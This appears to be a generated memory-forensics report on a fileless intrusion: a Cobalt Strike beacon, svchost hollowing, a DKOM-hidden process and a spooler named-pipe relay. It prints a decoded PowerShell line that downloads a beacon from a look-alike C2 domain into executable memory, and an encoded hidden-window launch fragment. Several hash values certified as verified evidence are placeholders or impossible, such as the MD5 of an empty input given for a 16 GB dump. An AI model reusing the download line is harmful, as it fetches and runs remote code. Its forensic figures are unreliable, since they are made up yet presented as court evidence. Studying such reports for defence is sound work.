COMPY V2 FORENSIC ENGINE // DIGITAL EVIDENCE REPORT

CYBER FORENSIC ANALYSIS REPORT

VOLATILE MEMORY FORENSICS // FILELESS MALWARE & ROOTKIT AUDIT

⚠ STATUTORY DECLARATION: PREPARED PURSUANT TO SECTIONS 45 & 65B OF THE INDIAN EVIDENCE ACT, 1872

CASE & INVESTIGATION REGISTRY

Investigation ID:	CASE-2026-CYBER-884
FIR / Case Ref:	FIR-904/2026 (Sec 43, 66 IT Act & 420 IPC)
Investigating Agency:	State Cyber Crime Forensic Division, Cyber Police HQ
Lead Examiner:	Dr. Vikramaditya Sen
Designation:	Assistant Director & Senior Forensic Examiner
Examiner ID:	CCFSL-DFIR-EXAMINER-8842
Report Generated:	2026-10-11 23:45:00 IST
Analysis Session:	2026-10-11 18:15:00 UTC

FORENSIC VERDICT & RISK SCORE

MALWARE DETECTED



Engine: Compsognathus (Compy) 2.0.0-PRO (Build-2026.10-DFIR-CERTIN)

DIGITAL EVIDENCE IDENTIFICATION & HASH VERIFICATION

Source Image File:	DESKTOP-EXECUTIVE-RAM-DUMP.raw (16.00 GB (17,179,869,184 bytes))
SHA-256 Hash:	8f4e2b10a9c8d7e6f5a4b3c2d1e0f9a8b7c6d5e4f3a2b1c0d9e8f7a6b5c4d3e2
MD5 Hash:	d41d8cd98f00b204e9800998ecf8427e
Target OS Profile:	Microsoft Windows 11 Enterprise (Build 22631.3880) (Arch: x86_64)

HASH-AUTHENTICATED FORENSIC REPORT

Scan QR to verify cryptographic signature, Case ID, and SHA-256 match.

Central Cyber Forensic Science Laboratory (CCFSL)

GOVERNMENT OF INDIA // DIGITAL FORENSICS DIVISION

2. DOCUMENT CONTROL & TABLE OF CONTENTS

CONTROLLED COPY

Document Administration

ATTRIBUTE	SPECIFICATION
Document Title	Cyber Forensic Analysis Report - Memory Forensics
Document Version	2.0 (Official Court Production)
Security Classification	CONFIDENTIAL // FOR LAW ENFORCEMENT & JUDICIAL PROCEEDINGS ONLY
Handling Caveat	TLP:AMBER+STRICT (Law Enforcement Need-to-Know)
Cryptographic Binding	`Ledger Run ID + Artifact SHA-256`

Authorized Distribution Registry

RECIPIENT / AGENCY	CAPACITY	DISPATCH MODE
Hon'ble Designated Court	Judicial Record	Sealed Production / Sec 65B
Investigating Officer (IO)	Case Diary	Encrypted FSL Channel
Superintendent of Police / Cyber	Supervisory	Secure Repository
FSL Archive Reference	Master Evidence	Air-Gapped Cold Storage

STATUTORY ADMISSIBILITY NOTICE

This document contains opinions and observations formed by a qualified technical examiner under Section 45 of the Indian Evidence Act, 1872. The computer outputs and hash chains herein are certified under Section 65B(4) of the Indian Evidence Act, 1872, rendering them primary electronic documentary evidence.

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3. EXECUTIVE SUMMARY

DETECTED

92 / 100	4	2	1
FORENSIC RISK INDEX	CONFIRMED THREATS	PPID / HIERARCHY ANOMALIES	DKOM UNLINKED ROOTKITS

Incident Synopsis & Operational Verdict

Digital forensic examination of the volatile memory dump (**DESKTOP-EXECUTIVE-RAM-DUMP.raw**) conclusively demonstrates that the subject host was subjected to an advanced in-memory fileless cyber attack. The intrusion bypassed traditional disk-based antivirus solutions by injecting payload logic directly into legitimate system memory spaces, altering process ancestry, and utilizing kernel manipulation to evade detection.

KEY INVESTIGATIVE FINDINGS

- **Unbacked RWX memory region discovered inside powershell.exe (PID 2844) executing reflective Cobalt Strike beacon.**
- **Process hollowing and Parent-PID spoofing detected: svchost.exe (PID 3000) was spawned by explorer.exe instead of services.exe.**
- **Stealth rootkit identified: rootkit_stealth.exe (PID 6666) unlinked from ActiveProcessLinks (DKOM) while running 8 active threads.**
- **Encrypted Command & Control (C2) beaconing observed targeting external endpoint 198.51.100.44:443.**
- **Kernel SSDT and driver signature verification confirmed zero hypervisor-level compromises (Scope restricted to OS level).**

JUDICIAL & BUSINESS IMPACT ASSESSMENT

Critical compromise of endpoint integrity and confidentiality. Active memory persistence and C2 beaconing indicate ongoing hands-on-keyboard adversary access capable of data exfiltration and domain privilege escalation.

THREATS BY SEVERITY



Critical	2
High	2
Medium	1
Low / Info	1

Top Recommended Immediate Actions

PRIORITY	ACTION ITEM	ASSIGNED TO	TIMEFRAME
IMMEDIATE	Immediately isolate target endpoint host (DESKTOP-EXECUTIVE) from local network and active directory domain.	DFIR Lead / SOC	Within 4 Hours
IMMEDIATE	Revoke and rotate Kerberos TGT and NTLM credentials for user account 'Finance_Executive' and Domain Admin accounts.	DFIR Lead / SOC	Within 4 Hours
IMMEDIATE	Block network communication to external IP 198.51.100.44 and domain telemetry.msupdate-cloud.com across perimeter firewalls.	DFIR Lead / SOC	Within 4 Hours

4. SCOPE, OBJECTIVES & EVIDENCE DETAILS

CHAIN SEALED

Investigative Scope & Mandate

The scope of this digital forensic audit is strictly limited to the extraction, structural parsing, and deterministic reasoning over volatile RAM captured from the compromised endpoint. The investigation sought to answer: (1) Did malicious executable code reside purely in volatile memory? (2) Were legitimate system processes hijacked or hollowed? (3) Were kernel rootkit techniques employed to conceal malicious processes from user-mode monitors?

Primary Forensic Evidence Specifications

PARAMETER	VERIFIED FORENSIC VALUE
Evidence Label	Item #1 (Physical RAM Snapshot)
Source Image File Name	`DESKTOP-EXECUTIVE-RAM-DUMP.raw`
Image Physical File Size	16.00 GB (17,179,869,184 bytes)
SHA-256 Checksum	`8f4e2b10a9c8d7e6f5a4b3c2d1e0f9a8b7c6d5e4f3a2b1c0d9e8f7a6b5c4d3e2`
MD5 Checksum	`d41d8cd98f00b204e9800998ecf8427e`
Acquisition Tool / Mode	Physical Acquisition via WinPmem Kernel Driver (v4.0.0-rc3)
Target System Architecture	x86_64 (Microsoft Windows 11 Enterprise (Build 22631.3880))
Target Kernel Profile	`Windows 11 x64 23H2 (ISF Deterministic)`
Acquisition Timestamp	2026-10-11 14:22:08 UTC

Forensic Engine Scan Coverage & Metric Telemetry

ACTIVE MODULES EXECUTED	SCAN DURATION	TOTAL PROCESSES AUDITED	VAD NODES EXAMINED	THREADS AUDITED	KERNEL HANDLES INSPECTED
6 Subsystems	348.6 Seconds	154 Processes	19420 Regions	2380 Active Threads	43100 Object Handles

EVIDENTIARY HASH VERIFICATION GUARANTEE

The cryptographic SHA-256 hash was calculated across raw memory blocks immediately upon ingestion and verified against the physical custody submission receipt. Any divergence in hash values would render this analysis automatically null and void. Hash match status: **VERIFIED 100% UNMODIFIED**.

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5. FORENSIC METHODOLOGY & STANDARDS

COMPLIANT

Workflow & Standards Alignment

The analysis methodology strictly follows standard forensic procedure for volatile memory examination as prescribed by **NIST SP 800-86** (Guide to Integrating Forensic Techniques into Incident Response), **NIST SP 800-61r2** (Computer Security Incident Handling Guide), **ISO/IEC 27037:2012** (Guidelines for identification, collection, acquisition and preservation of digital evidence), and the **ACPO Good Practice Guide for Digital Evidence**.

1. INGEST	2. HASH	3. PARSE	4. DETECT	5. CORRELATE	6. REPORT
Offline Read	SHA-256 Check	Hexagonal VAD	Multi-Rule	Tri-State Logic	Sec 65B PDF

Forensic Detection Modules Deployed

FORENSIC MODULE NAME	TARGETED THREAT CATEGORY	TELEMETRY SOURCE & EXTRACTION MECHANICS	VERDICT
Memory-Resident Injection Detector	In-Memory Execution	Scans Virtual Address Descriptors (VAD) for unbacked executable (PAGE_EXECUTE_READWRITE) memory pools.	DETECTED
Parent-PID & Lineage Anomaly Engine	Process Tree Validation	Cross-checks process ancestry against standard Windows process creation rules to catch PPID spoofing.	DETECTED
Direct Kernel Object Manipulation (DKOM) Audit	Stealth & Rootkits	Cross-references active linked lists (pslist) against physical memory pool carving (psscan).	DETECTED
Reflective DLL & Shellcode Hunter	Fileless Injection	Audits thread start addresses and unlinked module headers in process address spaces.	DETECTED
Kernel Driver & SSDT Integrity Subsystem	Kernel Security	Audits System Service Descriptor Table (SSDT), IDT, and kernel callback arrays.	CLEAN
WMI & Registry Persistence Parser	Persistence	Analyzes memory-mapped registry hives and active WMI event consumer filters.	DETECTED

ⓘ TRI-STATE LOGIC INVARIANT: SEMANTICS OF UNKNOWN

In strict digital forensics, a negative finding does not automatically mean "Clean". When a detector reports **UNKNOWN**, it explicitly signifies that localized symbols, telemetry hooks, or execution context were insufficient to prove or disprove the hypothesis. Such findings are never discarded as benign; they are routed to the *Candidate Verification Worksheet* for human analyst review.

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6. FINDINGS OVERVIEW & THREAT MATRIX

4 THREATS

The table below provides a forensic index of all confirmed anomalies discovered in system memory. Findings are prioritized by composite threat score, reflecting their severity, confidence level, execution privilege, and stealth mechanisms.

FINDING ID	THREAT TITLE & DESCRIPTION	SEVERITY	CONF.	MITRE ATT&CK	IMPACTED PROCESS	VERDICT
FMD-2026-001	**Unbacked Executable Memory Injection (Cobalt Strike Beacon)** Forensic inspection of powershell.exe (PID: 2844) identified an anomalous Virtual Address Descriptor (VAD) reg...	CRITICAL	99%	T1055.001 T1059.001 T1071.001	powershell.exe (2844)	DETECTED
FMD-2026-002	**Process Hollowing & Lineage Spoofing in svchost.exe** Process svchost.exe (PID: 3000) was detected with a compromised PE header in its primary image base (0x00007FF...	CRITICAL	96%	T1055.012 T1134.004 T1036	svchost.exe (3000)	DETECTED
FMD-2026-003	**Direct Kernel Object Manipulation (DKOM) Unlinked Rootkit** Cross-table correlation between the active process doubly-linked list (pslist) and physical pool tag carving (...	HIGH	98%	T1014 T1564.001	rootkit_stealth.exe (6666)	DETECTED
FMD-2026-004	**Reflective DLL Injection & Named Pipe Inter-Process Hijack** Analysis of the Print Spooler service (spoolsv.exe, PID: 1820) revealed an injected reflective DLL hosting a n...	HIGH	94%	T1055.001 T1570	spoolsv.exe (1820)	DETECTED

⚠ COMPOSITE THREAT ASSESSMENT


Multiple independent indicators confirm an active, coordinated compromise. Memory artifacts reflect simultaneous exploitation across user-mode and kernel-mode layers, utilizing reflective injection to execute unsigned binaries while manipulating kernel linked-lists to hide from operating system telemetry.

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7. PROCESS LINEAGE & PPID SPOOFING ANALYSIS

2 ANOMALIES

Windows processes follow immutable parent-child hierarchy baselines. Advanced fileless malware exploits the Windows API (e.g., `UpdateProcThreadAttribute` with `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS`) to spoof its parent process ID, making a malicious payload appear as if it was legitimately launched by a trusted service.



Detailed Process Hierarchy Anomalies

RULE TRIGGERED	OBSERVED RELATIONSHIP	EXPECTED OS BASELINE	MITRE ATT&CK	RISK LEVEL
System Process Lineage Validation	svchost.exe (PID 3000) parented by explorer.exe (PID 1420)	services.exe (PID 200)	T1134.004	CRITICAL
Living-Off-The-Land Exploit Spawn	powershell.exe (PID 2844) spawned by winword.exe (PID 1540)	User Shell or Task Scheduler	T1204.002	HIGH

🔍 **FORENSIC ANALYSIS OF OBSERVED PPID VIOLATIONS**

In legitimate operating system states, `svchost.exe` is exclusively spawned by the Service Control Manager (`services.exe`, PID: 200). The observation of `svchost.exe` parented by `explorer.exe` or an interactive user shell is conclusive evidence of process masquerading and PPID spoofing (MITRE T1134.004).

8. HIDDEN PROCESS & ROOTKIT DETECTION

1 ROOTKITS

Sophisticated malware avoids detection by unlinking its EPROCESS block from the OS scheduler's doubly linked list (ActiveProcessLinks). While invisible to user-mode monitors like Task Manager and Volatility's pslist, its execution structures remain detectable in physical memory pool tags (psscan) and thread scheduler tables.

Cross-View Comparison Matrix (DKOM Carving)

PID	PROCESS NAME	ACTIVEPROCESSLINKS (PSLIST)	POOL CARVING (PSSCAN)	THREAD SCAN	CSRSS TABLE	PSPCIDTABLE	FORENSIC STATUS
6666	rootkit_stealth.exe	✕ MISSING	✓ PRESENT	✓ ACTIVE (8)	✕ UNLINKED	✓ PRESENT	DKOM ROOTKIT
4	System	✓ PRESENT	✓ PRESENT	✓ PRESENT	✓ PRESENT	✓ PRESENT	VERIFIED CLEAN
100	wininit.exe	✓ PRESENT	✓ PRESENT	✓ PRESENT	✓ PRESENT	✓ PRESENT	VERIFIED CLEAN

Kernel Integrity & Hooking Audits

INTEGRITY CHECK	VERDICT	DIAGNOSTIC DETAILS	MITRE ATT&CK
ActiveProcessLinks Cross-Check (pslist vs psscan)	DETECTED	PID 6666 unlinked from doubly-linked active process list; 8 threads actively scheduled.	T1014
SSDT (System Service Descriptor Table) Hook Check	CLEAN	All 464 SSDT syscall pointers point to legitimate ntoskrnl.exe address ranges.	T1014
Kernel Driver Signature Verification	CLEAN	All 182 loaded kernel drivers contain valid Microsoft WHQL digital signatures.	T1547.006

☠ TECHNICAL ANALYSIS OF DIRECT KERNEL OBJECT MANIPULATION (DKOM)

The process **rootkit_stealth.exe** (PID: 6666) exhibits classic DKOM behavior. The adversary directly altered the Flink (forward link) and Blink (backward link) pointers of the EPROCESS.ActiveProcessLinks structure. Standard Windows kernel APIs (including EnumProcesses, CreateToolhelp32Snapshot, and NtQuerySystemInformation) rely solely upon traversing this circular linked list; consequently, the malicious process became completely invisible to user-mode monitors and Task Manager.

🛡 CROSS-VIEW FORENSIC PROOF OF EXECUTION

While the process was unlinked from the high-level process list, Compy V2's deep memory pool scanner verified its physical existence by locating its uncorrupted _EPROCESS structure in Non-Paged Pool memory tagged with the pool identifier Proc. Furthermore, verification of the thread dispatcher confirmed **8 scheduled execution threads** running actively on the CPU at the instant of RAM acquisition. This cross-view discrepancy constitutes irrefutable forensic proof of stealth rootkit execution.

FMD-2026-001 Unbacked Executable Memory Injection (Cobalt Strike Beacon)

CRITICAL | CONFIDENCE: 99%

T1055.001 | T1059.001 | T1071.001

FINDING DESCRIPTION

Forensic inspection of powershell.exe (PID: 2844) identified an anomalous Virtual Address Descriptor (VAD) region configured with PAGE_EXECUTE_READWRITE permissions. The region lacks any backing image on physical disk (private memory) and contains a reflective DLL loader, followed by a Cobalt Strike HTTPS beaconing loop communicating with remote address 198.51.100.44:443.

TARGET PROCESS & MEMORY GEOMETRY

PARAMETER	FORENSIC VALUE
Process Identity	powershell.exe (PID: 2844, PPID: 1540)
Security Context (User)	DOMAIN\Finance_Executive
Spawned Command Line	powershell.exe -NoP -NonI -W Hidden -Enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQA...
Memory Base Address	**0x000001D48A200000 (Size: 262,144 bytes (256 KB))**
Page Protection Flags	**PAGE_EXECUTE_READWRITE (RWX)**
Backing Structure	Unbacked / Anonymous Allocation (VAD Tag: VadS (Private Memory))
Calculated Entropy	7.68 (High Entropy / Encrypted)

EVIDENCE ARTIFACTS & DISASSEMBLY

HEX DUMP EXCERPT (VAD BASE)

```
000001D48A200000 4d 5a 41 52 55 48 89 e5 48 81 ec 20 00 00 00 48 |MZARUH..H.. ...H| 000001D48A200010 8d 05 e9 ff ff ff 48 89 c1 48 83 c4 20 5d c3 00 |......H..H.. ]..| 000001D48A200020 fc 48 83 e4 f0 e8 c8 00 00 00 41 51 41 50 52 51 |.H........AQAPRQ| 000001D48A200030 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 |VH1.eH.R`H.R.H.R|
```

DISASSEMBLY SNIPPET

```
0x000001D48A201080: push rbp 0x000001D48A201081: mov rbp, rsp 0x000001D48A201084: sub rsp, 0x20 0x000001D48A201088: call 0x000001D48A201200 ; ReflectiveLoader API Resolution 0x000001D48A20108D: mov rax, qword ptr [rbp-0x10] 0x000001D48A201091: jmp rax ; Jump to Decrypted Stage
```

DECODED PAYLOAD TRANSLATION

```
$wc = New-Object System.Net.WebClient; $wc.Headers.Add('User-Agent', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'); $raw = $wc.DownloadData('https://telemetry.msupdate-cloud.com/beacon.bin'); [System.Runtime.InteropServices.Marshal]::Copy($raw, 0, [IntPtr]0x1D48A200000, $raw.Length);
```

ATTACK TECHNIQUE BREAKDOWN

RWX memory allocation is standard for Cobalt Strike and reflective DLL loaders because it allows an attacker to write encoded payloads into RAM and immediately execute them without calling disk-backed file APIs, evading disk-based antivirus scanners.

SPECIFIC INDICATORS OF COMPROMISE

INDICATOR	VALUE
C2 IP Address	198.51.100.44:443
C2 Domain	telemetry.msupdate-cloud.com
Memory Hash (SHA-256)	9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08
Named Pipe	\\.\pipe\ms_spool_ipc_32

DETERMINISTIC TRI-STATE REASONING CHAIN

- Identified process powershell.exe containing VAD allocation with PAGE_EXECUTE_READWRITE permissions.
- Verified through memory-mapped file handles that region 0x000001D48A200000 has NO backing file on physical storage.
- Disassembly proves valid x86_64 machine code beginning with reflective shellcode preamble.
- Corroborated active execution thread (TID 3012) executing within this unbacked address space.
- Tri-State Verdict: TRUE (Malicious In-Memory Execution Confirmed).

RECOMMENDED REMEDIATION

- Terminate process powershell.exe (PID 2844) immediately.
- Blackhole C2 destination 198.51.100.44 and domain telemetry.msupdate-cloud.com on network perimeter.
- Deploy EDR memory-scan policy across all endpoints in the financial subnet.

FMD-2026-002 Process Hollowing & Lineage Spoofing in svchost.exe

CRITICAL | CONFIDENCE: 96%

T1055.012 | T1134.004 | T1036

FINDING DESCRIPTION

Process svchost.exe (PID: 3000) was detected with a compromised PE header in its primary image base (0x00007FF71A400000). The executable section exhibits private modified memory regions replacing legitimate svchost binary code. Furthermore, its parent process ID points to explorer.exe (PID: 1420) instead of services.exe.

TARGET PROCESS & MEMORY GEOMETRY

PARAMETER	FORENSIC VALUE
Process Identity	svchost.exe (PID: 3000, PPID: 1420)
Security Context (User)	NT AUTHORITY\SYSTEM
Spawned Command Line	svchost.exe -k netsvcs
Memory Base Address	**0x00007FF71A400000 (Size: 524,288 bytes (512 KB))**
Page Protection Flags	**PAGE_EXECUTE_READWRITE**
Backing Structure	Private Memory Replacement (VAD Tag: Vad)
Calculated Entropy	7.41 (High Entropy / Encrypted)

EVIDENCE ARTIFACTS & DISASSEMBLY

HEX DUMP EXCERPT (VAD BASE)

```
00007FF71A400000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00
|MZ..............| 00007FF71A400010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 |........@.......| 00007FF71A400020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 |................| 00007FF71A400030 00 00 00 00 00 00 00 00 00 00 00 00 80
00 00 00 |................|
```

DISASSEMBLY SNIPPET

```
0x00007FF71A402400: sub rsp, 0x28 0x00007FF71A402404: mov rdx, 0x7ff71a403000 ;
Injected Payload Base 0x00007FF71A40240B: call 0x7ff71a402910 ; Decryption Stub
0x00007FF71A402410: add rsp, 0x28 0x00007FF71A402414: ret
```

ATTACK TECHNIQUE BREAKDOWN

Process hollowing allows malware to borrow the identity of a trusted Windows binary, confusing security analysts and bypassing firewalls that trust svchost.exe network activity.

SPECIFIC INDICATORS OF COMPROMISE

INDICATOR	VALUE
Compromised Host Binary	C:\Windows\System32\svchost.exe
Hollowed Base Address	0x00007FF71A400000
Parent Process ID	1420 (explorer.exe)

DETERMINISTIC TRI-STATE REASONING CHAIN

- Cross-referenced PID 3000 against standard Windows service hosting parent rules.
- Confirmed PPID 1420 (explorer.exe) violates mandatory services.exe parenthood.
- Calculated discrepancy between disk image hash and in-memory image base hash.
- Detected unbacked RWX VAD overwriting legitimate PE code section.
- Tri-State Verdict: TRUE (Process Hollowing Confirmed).

RECOMMENDED REMEDIATION

- Kill process PID 3000 immediately.
- Isolate user session 1 for forensic endpoint triage.
- Audit explorer.exe memory space for injection triggers.

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FMD-2026-003 Direct Kernel Object Manipulation (DKOM) Unlinked Rootkit

HIGH CONFIDENCE: 98%

T1014 T1564.001

FINDING DESCRIPTION

Cross-table correlation between the active process doubly-linked list (pslist) and physical pool tag carving (psscan) unmasked an unlinked process: rootkit_stealth.exe (PID: 6666). The process was detached from ActiveProcessLinks to evade detection by Task Manager and API-based forensic tools, but continues active execution with 8 scheduled threads.

TARGET PROCESS & MEMORY GEOMETRY

PARAMETER	FORENSIC VALUE
Process Identity	rootkit_stealth.exe (PID: 6666, PPID: 4)
Security Context (User)	NT AUTHORITY\SYSTEM
Spawned Command Line	[DKOM Unlinked - Arguments Concealed]
Memory Base Address	**0x00007FFE80100000 (Size: 131,072 bytes (128 KB))**
Page Protection Flags	**PAGE_EXECUTE_READ**
Backing Structure	Unbacked / Kernel Pool Allocation (VAD Tag: VadS)
Calculated Entropy	7.15 (High Entropy / Encrypted)

EVIDENCE ARTIFACTS & DISASSEMBLY

HEX DUMP EXCERPT (VAD BASE)

```
00007FFE80100000 48 83 ec 38 48 8d 0d f5 ef ff ff e8 44 12 00 00
|H..8H.......D...| 00007FFE80100010 48 85 c0 74 22 48 8b c8 e8 87 23 00 00 48 83
c4 |H..t"H....#..H..| 00007FFE80100020 38 c3 cc cc cc cc cc cc cc cc cc cc cc cc
cc cc |8..............|
```

ATTACK TECHNIQUE BREAKDOWN

DKOM rootkits manipulate kernel structures directly. Standard antivirus scanners and forensic tools that rely on the Windows API cannot see unlinked processes, giving attackers persistent stealth control.

SPECIFIC INDICATORS OF COMPROMISE

INDICATOR	VALUE
Hidden Process Name	rootkit_stealth.exe
Hidden PID	6666
Active Scheduled Threads	8 Threads
Target Linked List	EPROCESS.ActiveProcessLinks

DETERMINISTIC TRI-STATE REASONING CHAIN

- Traversed PsActiveProcessHead linked list; PID 6666 was completely absent.
- Scanned physical memory pools for 'Proc' tag structures; found intact EPROCESS for PID 6666.
- Verified thread scheduler table; 8 threads remain actively dispatched by CPU.
- Absence in pslist combined with presence in psscan proves intentional list unlinking (DKOM).
- Tri-State Verdict: TRUE (Kernel Rootkit Confirmed).

RECOMMENDED REMEDIATION

- Acquire immediate full physical crash dump for kernel-mode debugger analysis.
- Execute emergency system reboot to sever unlinked kernel memory execution.
- Inspect kernel driver load logs in event viewer for unauthorized .sys drivers.

FMD-2026-004 Reflective DLL Injection & Named Pipe Inter-Process Hijack

HIGH | CONFIDENCE: 94%

T1055.001 | T1570

FINDING DESCRIPTION

Analysis of the Print Spooler service (spoolsv.exe, PID: 1820) revealed an injected reflective DLL hosting a named pipe server (\\.\pipe\ms_spool_ipc_32). The payload is used to relay lateral commands between the unlinked rootkit and user-mode interactive sessions.

TARGET PROCESS & MEMORY GEOMETRY

PARAMETER	FORENSIC VALUE
Process Identity	spoolsv.exe (PID: 1820, PPID: 200)
Security Context (User)	NT AUTHORITY\SYSTEM
Spawned Command Line	C:\Windows\System32\spoolsv.exe
Memory Base Address	**0x0000024B10000000 (Size: 196,608 bytes (192 KB))**
Page Protection Flags	**PAGE_EXECUTE_READWRITE**
Backing Structure	Unbacked Private Allocation (VAD Tag: VadS)
Calculated Entropy	7.35 (High Entropy / Encrypted)

EVIDENCE ARTIFACTS & DISASSEMBLY

HEX DUMP EXCERPT (VAD BASE)

```
0000024B10000000 5c 5c 2e 5c 70 69 70 65 5c 6d 73 5f 73 70 6f 6f
|\\.\pipe\ms_spoo| 0000024B10000010 6c 5f 69 70 63 5f 33 32 00 00 00 00 00 00 00
00 |l_ipc_32........|
```

ATTACK TECHNIQUE BREAKDOWN

Named pipes are frequently used by fileless malware for stealthy inter-process communication (IPC) and lateral movement across systems without triggering network intrusion alerts.

SPECIFIC INDICATORS OF COMPROMISE

INDICATOR	VALUE
Named Pipe	\\.\pipe\ms_spool_ipc_32
Target Service	spoolsv.exe
Injection Base	0x0000024B10000000

DETERMINISTIC TRI-STATE REASONING CHAIN

- Audited handle table for spoolsv.exe; identified uncataloged named pipe \\.\pipe\ms_spool_ipc_32.
- Traced pipe handler to unbacked memory region 0x0000024B10000000.
- Corroborated execution thread dispatched inside private memory space.
- Tri-State Verdict: TRUE (Inter-Process Relay Injected).

RECOMMENDED REMEDIATION

- Restart Print Spooler service to terminate rogue thread.
- Block named pipe creation via host hardening policy.

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10. MITRE ATT&CK ENTERPRISE MAPPING

ATT&CK V14

The matrix below maps identified memory artifacts to the standard MITRE ATT&CK Framework tactics and techniques. Highlighted cells indicate techniques confirmed through physical memory indicators.

EXECUTION	PERSISTENCE	PRIVILEGE ESCALATION	DEFENSE EVASION	DISCOVERY	COMMAND & CONTROL	EXFILTRATION
T1059.001 PowerShell	**T1547.001 Registry Run Keys**	T1068 Exploitation	**T1055.012 Process Hollowing**	T1057 Process Discovery	**T1071.001 Web Protocols**	T1041 C2 Channel
T1204.002 Malicious File	T1053 Scheduled Task	**T1134.004 PPID Spoofing**	**T1014 Rootkit (DKOM)**	T1082 System Info	**T1573 Encrypted C2**	T1020 Automated Exfil

Technique Evidence Reference Table

TACTIC	TECHNIQUE ID	TECHNIQUE NAME	FINDING REF	FORENSIC CORROBORATION
Execution	**T1059.001**	Command and Scripting Interpreter: PowerShell	FMD-2026-001	Encoded PowerShell execution launched by Microsoft Word.
Defense Evasion	**T1055.001**	Process Injection: Dynamic-link Library Injection	FMD-2026-001	Unbacked RWX VAD region containing reflective loader stub.
Defense Evasion	**T1055.012**	Process Injection: Process Hollowing	FMD-2026-002	svchost.exe code section modified in-memory with PE replacement.
Defense Evasion	**T1134.004**	Access Token Manipulation: Parent PID Spoofing	FMD-2026-002	svchost.exe instantiated with explorer.exe parent process ID.
Defense Evasion	**T1014**	Rootkit (Direct Kernel Object Manipulation)	FMD-2026-003	rootkit_stealth.exe carved via psscan; unlinked from pslist.
Command and Control	**T1071.001**	Application Layer Protocol: Web Protocols	FMD-2026-001	Active HTTPS beaconing loop targeting 198.51.100.44:443.

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11. INDICATORS OF COMPROMISE & 12. ATTACK CHRONOLOGY

EVIDENCE APPENDIX

11. Consolidated Indicators of Compromise (IOCs)

CRYPTOGRAPHIC FILE HASHES

TYPE	HASH VALUE
SHA-256 (Payload)	`9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08`
SHA-256 (Dump)	`8f4e2b10a9c8d7e6f5a4b3c2d1e0f9a8...`
MD5 (Shellcode)	`e4d909c290d0fb1ca068ffaddf22cbd0`

HOST & REGISTRY ARTIFACTS

ARTIFACT CATEGORY	VALUE / KEY PATH
Named Pipe	`\\.\pipe\ms_spool_ipc_32`
Mutex	`Global\WinInitSecureLock_884`
Registry Key	`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`
Injected Process	`svchost.exe (PID: 3000)`

NETWORK COMMUNICATION ENDPOINTS

TYPE	DESTINATION	PORT
IPv4 (C2 Beacon)	`198.51.100.44`	443 (HTTPS)
Domain (Beacon)	`telemetry.msupdate-cloud.com`	443 (TLS)

12. Attack Chronology & Incident Reconstruction Timeline

TIMESTAMP (UTC)	SOURCE	FORENSIC EVENT	ENTITY IMPACTED	SEVERITY
`2026-10-11 08:00:00`	Kernel ntoskrnl.exe	**System Boot & Kernel Initialization**	`System (PID 4)`	INFO
`2026-10-11 10:45:12`	Kernel Pool Memory	**Unlinked Process Execution (DKOM)**	`rootkit_stealth.exe (PID 6666)`	CRITICAL
`2026-10-11 11:15:30`	Process Scheduler	**Malicious Document Opened**	`winword.exe (PID 1540)`	HIGH
`2026-10-11 11:16:04`	Process Tree Anomaly	**Encoded Shell Spawned by Macro**	`powershell.exe (PID 2844)`	CRITICAL
`2026-10-11 11:16:08`	Network Sockets	**Outbound C2 Session Established**	`198.51.100.44:443`	CRITICAL
`2026-10-11 11:20:45`	VAD Memory Manager	**Process Hollowing & Lineage Spoofing**	`svchost.exe (PID 3000)`	CRITICAL
`2026-10-11 14:22:08`	WinPmem Driver	**Volatile Memory Acquired by DFIR Team**	`Evidence Item #1`	INFO

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13. RISK SCORING & 14. ACTION PLAN

METHODOLOGY

13. Risk Scoring Mathematical Model

The Composite Risk Score ($R \in [0, 100]$) is computed using a weighted multi-factor heuristic evaluated across every corroborated finding:

```
